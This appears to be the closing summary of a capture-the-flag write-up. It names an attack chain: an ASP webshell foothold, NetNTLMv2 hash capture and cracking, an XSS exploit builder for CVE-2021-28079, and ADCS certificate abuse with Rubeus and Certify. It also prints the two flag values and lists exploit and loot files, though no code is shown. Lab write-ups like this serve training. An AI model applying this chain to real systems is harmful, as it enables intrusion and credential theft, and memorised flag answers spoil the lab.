nmap+curlfor recon, a hand-written ASP webshell for the foothold,responder+john --format=netntlmv2for the credential pivot, a custom.omvpacker (exploit/build_omv_xss.py) for CVE-2021-28079, andCertify+Rubeus+PoshADCS/PowerViewfor the ADCS half — all stock, no Metasploit autopwn, exactly as the box intends.
Flags
🏁 user.txt: 5259aacae4297ce2c849eac7506d3757 (in loot/user.txt)
🏁 root.txt: dc91dda3088df62efde9579e87050a81 (in loot/root.txt)
Files
recon/—nmap_allports.txt(full port/service sweep).exploit/—webshell.asp,build_omv_xss.py(CVE-2021-28079 packer),jamovi.js,dispatcher.ps1,serve_server.py,reconfigure.ps1,runcmd.sh,README.md. No embedded secrets; all credential literals are[REDACTED].loot/—user.txt,root.txt,localadmin.cred,admin.hash(gitignored, mode 0600, not submitted).screenshots/— 6 PNGs (2 web, 4 terminal; all secret-free).